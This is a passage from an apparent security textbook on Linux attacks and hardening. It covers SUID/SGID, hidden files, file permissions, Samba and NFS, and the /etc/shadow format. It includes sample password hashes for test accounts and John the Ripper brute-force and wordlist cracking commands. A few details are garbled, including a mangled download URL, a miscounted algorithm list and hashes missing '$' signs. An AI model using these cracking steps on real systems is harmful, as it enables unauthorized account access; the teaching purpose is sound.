- Another method is to find hardening scripts for Linux that encompass the SUID/SGID in its process. Administrators could also use **security-enhanced Linux** (**SELinux**), a hardened Linux version developed by the NSA. SELinux is known to stop SUID/SGID because of its hardened policies.

Perhaps the best approach is to inventory the SUID/SGID on your system(s) and make determinations via testing, removing the unnecessary ones. This should also be part of the system review process, as systems change over time with updates and new applications introduced that may open the system back up to potential exploitation.

Before we move on to another area of exploitation, keep these things in mind:

- Do not set an SGID bit that can execute commands or take user input.
- Do not set an SGID bit to binaries that are vulnerable to some **Common Vulnerabilities and Exploits** (**CVE**); this will take research. A good resource for understanding the SUID and GUID is https://linuxhandbook.com/suid-sgid-sticky-bit/.
- Do not set an SGID bit to binaries or scripts that are writable by others.
- Monitor systems and the binaries on them that have an SGID bit set and audit them regularly. Next, let's take a look at files you might not see: hidden files.

Linux hidden files

Linux supports the use of hidden files, or files that do not appear during a standard directory listing. In many cases, these files are an integral part of how Linux operates containing core items such as script execution instructions, history logs, and minor configurations the user doesn't need to work with or modify. To find all the files and or

directories that might be hidden, execute the following from a Linux command prompt: sudo find / -name '.*'. This command looks for anything that begins with a period (.). An example of output from a typical Linux installation is as follows:

```
analyst@linux-vm:~$ sudo find / -name '.*'
/var/cache/apparmor/c47eabf7.0/.features
/var/lib/flatpak/.changed
/var/lib/colord/.cache
/var/lib/ieee-data/.lastupdate
/var/lib/lightdm/.Xauthority
/var/lib/lightdm/.cache
/var/lib/lightdm/.config
/var/lib/shim-signed/mok/.rnd
/etc/cron.d/.placeholder
/etc/sensors.d/.placeholder
/etc/cron.monthly/.placeholder
/etc/cron.hourly/.placeholder
/etc/skel/.bash_logout
/etc/skel/.bashrc
/etc/skel/.gtkrc-2.0
/etc/skel/.profile
/etc/skel/.config
/etc/skel/.gtkrc-xfce
/etc/.java
/etc/.java/.systemPrefs
/etc/.java/.systemPrefs/.systemRootModFile
/etc/.java/.systemPrefs/.system.lock
/etc/cron.daily/.placeholder
/etc/.pwd.lock
/etc/cron.weekly/.placeholder
/sys/kernel/security/apparmor/.null
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.ns_name
/sys/kernel/security/apparmor/.ns_level
/sys/kernel/security/apparmor/.ns_stacked
/sys/kernel/security/apparmor/.stacked
/sys/kernel/security/apparmor/.access
/sys/module/parport_pc/notes/.note.Linux
/sys/module/parport_pc/notes/.note.gnu.build-id
/sys/module/parport_pc/sections/.altinstructions
```

Example list of hidden files

This is just a portion of the output you would likely receive. If you want to check a directory for hidden files, this can be accomplished through the ls command with the -a switch. For example, ls -la is what would be executed from the prompt to give the following:

```
testuser@LinFor:~$ ls -la
total 72
drwxr-xr-x 15 testuser testuser 4096 Sep  9 00:20 .
drwxr-xr-x  4 root     root     4096 Sep  9 00:19 ..
-rw-r--r--  1 testuser testuser  220 Sep  9 00:19 .bash_logout
-rw-r--r--  1 testuser testuser 3771 Sep  9 00:19 .bashrc
drwx------  9 testuser testuser 4096 Sep  9 00:19 .cache
drwx------  9 testuser testuser 4096 Sep  9 00:19 .config
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Desktop
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Documents
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Downloads
drwx------  3 testuser testuser 4096 Sep  9 00:20 .gnupg
drwxr-xr-x  3 testuser testuser 4096 Sep  9 00:19 .local
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Music
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Pictures
-rw-r--r--  1 testuser testuser  807 Sep  9 00:19 .profile
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Public
drwx------  2 testuser testuser 4096 Sep  9 00:20 .ssh
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Templates
drwxr-xr-x  2 testuser testuser 4096 Sep  9 00:19 Videos
testuser@LinFor:~$
```

Showing hidden and non-hidden files

In the preceding output, you will see both directories and files starting with a period. One thing that will be noticed is when showing hidden files, the period and two-period directories will be shown. These are more pointers than directories. The period denotes the directory you are currently in, and when executing other commands that reference files, you can substitute the period for a directory tree. The two-period value is the reference to the parent directory and is commonly used in command- line navigation by executing the cd .. command to move up one directory. It might be asked why we have hidden directories and files. The short answer is the files are rarely, if ever, accessed directly by users and they do not need to be displayed. The longer answer is they are hidden to prevent the inadvertent deletion of important files. Attackers take advantage of this by creating hidden files and directories to operate out of. When investigating systems, a defender may not think to check for this and overlook what the attacker is doing.

Now, let's look at one more category of files on a Linux system, and that is important files and their roles.

Important files

We have discussed at length the different file attributes that make files and file groups vulnerable or exploitable by attackers. Here, we will discuss some specific files throughout

the Linux operating system that need to be monitored for changes in permissions and/or content. The files listed here show their location in the filesystem as well as the permissions they should be set to:

/etc/aliases	-rw-r--r--
/etc/default/login	-rw-------
/etc/exports	-rw-r--r--
/etc/hosts	-rw-r--r--
/etc/hosts.allow	-rw-------
/etc/hosts.deny	-rw-------
/etc/hosts.equiv	-rw-------
/etc/hosts.lpd	-rw-------
/etc/inetd.conf	-rw-------
/etc/issue	-rw-r--r--
/etc/login.access	-rw-------
/etc/login.conf	-rw-------
/etc/login.defs	-rw-------
/etc/motd	-rw-r--r--
/etc/mtab	-rw-r--r--
/etc/netgroup	-rw-------
/etc/passwd	-rw-r--r--
/etc/rc.d	drwx-----
/etc/rc.local	-rw-------
/etc/rc.sysinit	-rw-------
/etc/sercuetty	-rw-------
/etc/security	-rw-------
/etc/services	-rw-r--r--
/etc/shadow	-r---------
/etc/ssh/ssh_host_key	-rw-------
/etc/ssh/sshd_config	-rw-------
/etc/ssh/ssh_host_dsa_key	-rw-------
/etc/ssh/ssh_host_key	-rw-------
/etc/ssh/ssh_host_rsa_key	-rw-------
/etc/ttys	-rw-------
/var/log/authlog*	-rw-------
/var/log/cron*	-rw-------
/var/log/dmesg	-rw-------
/var/log/lastlog	-rw-------
/var/log/maillog*	-rw-------
/var/log/messages*	-rw-------
/var/log/secure*	-rw-------

Important files to monitor

Many of these will be correct from a default installation. However, over time, these files can be modified through administrative changes or application installations.

Now that we have looked at the many different areas of file types and settings that may allow attackers to take advantage of them, let's turn our attention to Linux networking and some of the protocol implementations specific to Linux to pay attention to.

3.9 EXPLOITING LINUX NETWORKING

Linux networking has many of the same components discussed in the previous chapter, *Hacking Windows*. Here, we are going to discuss two networking components distinctive to Linux and how attackers might take advantage of them: **Samba** and **Network File Sharing** (**NFS**). Let's look at each in more detail:

- **Linux Samba**: Before we can discuss exploiting Samba, we first have to know what it is and what it is used for. The Linux Samba server is an open source implementation of the file- sharing protocols **Server Message Block** (**SMB**) and **Common Internet File System** (**CIFS**). It comes in two parts, the client and the server, and helps to connect to shared resources on Windows-based systems. In the server implementation, it allows a Linux server to participate in a Windows network, sharing its resources with Windows-based machines. Because it is an open source project and not part of the core Linux system development, it has been known to lag behind on versions, updates, and patches. Attackers have taken advantage of this and leveraged a large number of vulnerabilities, allowing for exploits such as privilege escalation, authentication bypass, and even **denial of service** (**DoS**). A lengthy list of the exploits for Samba exploits can be found under the CVE details broken down by year and type at https:// www.cvedetails.com/product/171/Samba-Samba.html.
- **NFS**: Before we can discuss exploiting NFS, we first must know what NFS is and what it is used for. As the name suggests, NFS is a protocol designed to allow client computers to access files over the network. Attackers take advantage of NFS mostly through misconfigurations, either in the setup or permissions. Specifically, the /etc/exports file, which was briefly mentioned earlier in the *Important files* section, needs its permissions set properly; otherwise, an attacker can obtain remote access to the system. The other important file if the service is behind a firewall is /etc/hosts.allow; this will set the permissions for systems that are allowed to access NFS. These settings are easy to misconfigure, which is often related to the administrator not understanding completely how NFS shares work, resulting in administrative permission settings that are overly permissive to get it to work.

The best defense or countermeasure for NFS starts with determining whether it is needed. If not, disable the service and prevent it from running. If it is needed, implement strict

settings of the share defined in /etc/exports and filter the connectivity to the share through a firewall and/or entries in the /etc/hosts.allow file.

Now, let's turn our attention to how Linux authentication works and how attackers might take advantage of it.

3.10 EXPLOITING LINUX AUTHENTICATION

Linux authentication works in a similar fashion as the Windows login process. At the login screen or prompt, the user enters their login ID followed by their password. The system searches the local database for a user that matches the entry. If the user is found, the system checks the password against the database. If the authentication is successful, the attributes of the user profile are enabled and the user is logged in; otherwise, a failure message is returned.

The ultimate goal of the attacker is to get the highest privileges they can. For Linux systems, that is getting to the root account. This account can be seen as the equivalent of the Windows administrator account, which allows complete control of the system. But before they can do that, they first have to get on to the system with an account. The first way is to exploit a specific service or application running on the server. We will discuss that method in greater detail in *Chapters 7* and *8*.

The other way is to crack the passwords on the system. These passwords are stored in a file called shadow located under the /etc directory. The /etc/shadow file is special in that it not only stores passwords but also special rule indicators and attributes related to the account. The following are examples of what the shadow file looks like:

```
root:!:17741:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:17741:0:99999:7:::
sshd:*:17741:0:99999:7:::
statd:*:17741:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:17741:0:99999:7:::
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:17741:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:17741:0:99999:7:::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:17741:0:99999:7:::
c_three_pio:$1$lXx7tKuo$xuM4AxkByTUD78BaJdYdG.:17741:0:99999:7:::
ben_kenobi:$1$5nfRD/bA$y7ZZD0NimJTbX9FtvhHJX1:17741:0:99999:7:::
darth_vader:$1$rLuMkR1R$YHumHRxhswnfO7eTUUfHJ.:17741:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiuLTwiSH5YaTlRaB0:17741:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:17741:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono0:17741:0:99999:7:::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:17741:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:17741:0:99999:7:::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:17741:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI.:17741:0:99999:7:::
kylo_ren:$1$rpvxsssI$hOBC/qL92d0GgmD/uSELx.:17741:0:99999:7:::
mysql:!:17741:0:99999:7:::
```

Older /etc/shadow file

```
root:$6$xjw1i4Omh7irOMpx$9/8qhqZb0EmMJs0WjaI7qJuTnWRVvNOcpWv4c.sFiEhtMyhYqRYPxK5pcOuRkWaWrNbgUCI
qw5vnfP.bGkbtw1:19609:0:99999:7:::

analyst:$6$lQKXNuCw3q9J7B8e$sKiF07rKrtoaeI9wqSk/uiIEJRzAo28b2byBTfV/5xNkR7npK7WPJAsWUrHw8fHTg8MS
aUI0yk8QiCvYdLFck0:18753:0:99999:7:::

testuser:$6$LHU/qeuI0CjNOoGb$7BEIKr.bZJQHtMbj6vMWTTKyL3wffoq4QzvnGGHCz1TbprqOuPCGPQ8svq4DObLbhZm
k8fdjLcX/2IDRsDSsH0:19609:0:99999:7:::
```

Newer /etc/shadow file

The /etc/shadow file consists of one record per line, and each record is broken into eight colon-delimited fields:

- Account name
- The password hash and encrypted password
- The number of days since January 1, 1970, that the password was last changed
- The number of days left before the user is permitted to change their password
- The number of days left before the user is forced to change their password
- The number of days in advance that the user is warned that their password must soon

be changed

- The number of days left in which a user must change their password before the account is disabled
- The number of days since January 1, 1970, that the account has been disabled

You will notice some of the accounts contain what appears to be a hash while others, such as bin, backup, and mysql, do not seem to have the hash. That is because those accounts are service accounts and their passwords are managed by the system and cannot be logged in like standard used accounts. The other accounts listed, such as han_solo, darth_vader, and kylo_ren that contain the hash) represent actual user accounts that can be used to log in and may have privileges.

Now that we understand the shadow file and what entries contain the passwords, let's break down how Linux interprets the password. Here is an example entry taken from the previous figure:

kylo_ren:1rpvxsssI$hOBC/qL92d0GgmD/uSELx.:17741:0:99999:7:::

In this example, $1 means it is using the MD5 algorithm followed by the password hash:

$rpvxsssI$hOBC/qL92d0GgmD/uSELx

Another example is the following:

analyst:6lQKXNuCw3q9J7B8e$sKiF07rKrtoaeI9wqSk/
uiIEJRzAo28b2byBTfV/5xNkR7npK7WPJAsWUrHw8fHT
g8MsaUI0yk8QiCvYdLFck0:18753:0:99999:7:::

In this example, $6 means this one is using the SHA-512 algorithm followed by the password hash:

$lQKXNuCw3q9J7B8e$sKiF07rKrtoaeI9wqSk/
uiIEJRzAo28b2byBTfV/5xNkR7npK7WPJAsWUrHw8fHTg8MsaUI0yk8QiCvYdLFck0

The Linux password hash is divided into three parts delimited by a $ character. The three parts are composed of the algorithm, salt, and the password. Linux currently supports six

encryption algorithms for passwords:

- $1: MD5 algorithm
- $2a: Blowfish algorithm
- $2y: Eksblowfish algorithm
- $5: SHA-256 algorithm
- $6: SHA-512 algorithm

In the previous example, we see $1, which means it is using the MD5 algorithm; this is older and not common with most newer installations of Linux. Newer installations will use SHA-512, which is much more difficult to crack than the other algorithms. The second field shown in the example is the salt value, which is rpvxsssI. Salt is a randomization method where bits are added to a password before it is hashed. Salt is used to create unique passwords even in the case where the same password is used.

The last field is the hash value of salt+user password, such as hOBC/qL92d0GgmD/uSELx. Now, let's get to the cracking part.

Cracking passwords

The tools we saw in the previous chapter will not work here as they were designed to work on how Windows hashes its passwords. Instead, we are going to introduce a password-cracking tool that works on Windows and Linux passwords as well as other password-protected files and Kerberos. This application is called **John the Ripper**, which can be found here: https://www.openwall. com/john/. As pointed out previously, cracking passwords is not an easy task and could take a long time depending on the length and complexity of the password chosen; however, all it takes is one password for an attacker to establish themselves on the system and then they can work on other methods to further compromise and escalate privileges. To crack the passwords, there are two methods that can be attempted: **brute-force substitution** and **dictionary-based attacks**. Let's take a brief look at both methods:

- **Brute-force attack**: To get started, the first thing needed is the shadow file from the machine.

To do this, first, you need to set up the hash file. Next, using a text editor, either copy out the lines with the user accounts and paste them into a separate file and save, or remove the non-user accounts from the file and save. Once complete, simply run the John the Ripper binary followed by the file with the user accounts, such as john <path to the user account file>.

This will instruct John the Ripper to run in brute-force mode trying combinations of letters and numbers in an attempt to find a match.

- **Dictionary attack**: This method, also called the wordlist attack, uses all the same steps performed for a brute-force attack except the command is changed to incorporate a wordlist as its means for attempting account matching. The updated command to incorporate the wordlist would look like this: john -w=<path to wordlist> <path to the user account file>. If running on the Kali system, there is a wordlist called rockyou.txt located under the /usr/share/wordlists/rockyou.tar.gz directory. It will have to be decompressed to rockyou.txt before it can be used; however, once complete, the command to execute john with the rockyou list would be john -w=/usr/share/wordlists/ rockyou.txt <path to the user account file>. If the file is not available or running on a different system such as Windows, the wordlist can be downloaded from the following location: 2s://github.com/redfiles/rockyou.txt.

There are other tools that can crack passwords such as Hashcat, which can be found at hashcat. net. However, John is the most versatile and widely used.

But wait, what about using rainbow tables to crack passwords? As discussed in the previous chapter, rainbow tables are precomputed passwords, and then the program matches the hash from which the known password was computed. Unfortunately, or fortunately, if you defend networks, the Linux\Unix systems implement a salt as part of the password creation process. A salt, for those not aware, is some random data added to the password before it is computed and stored. Because this salt is unique to the machine, there is no way to precompute it for use as a rainbow table method of cracking passwords.

Now that we have covered how to crack passwords on a Linux system, let's take a brief look at some of the other areas where attackers can take advantage of Linux systems starting with patching.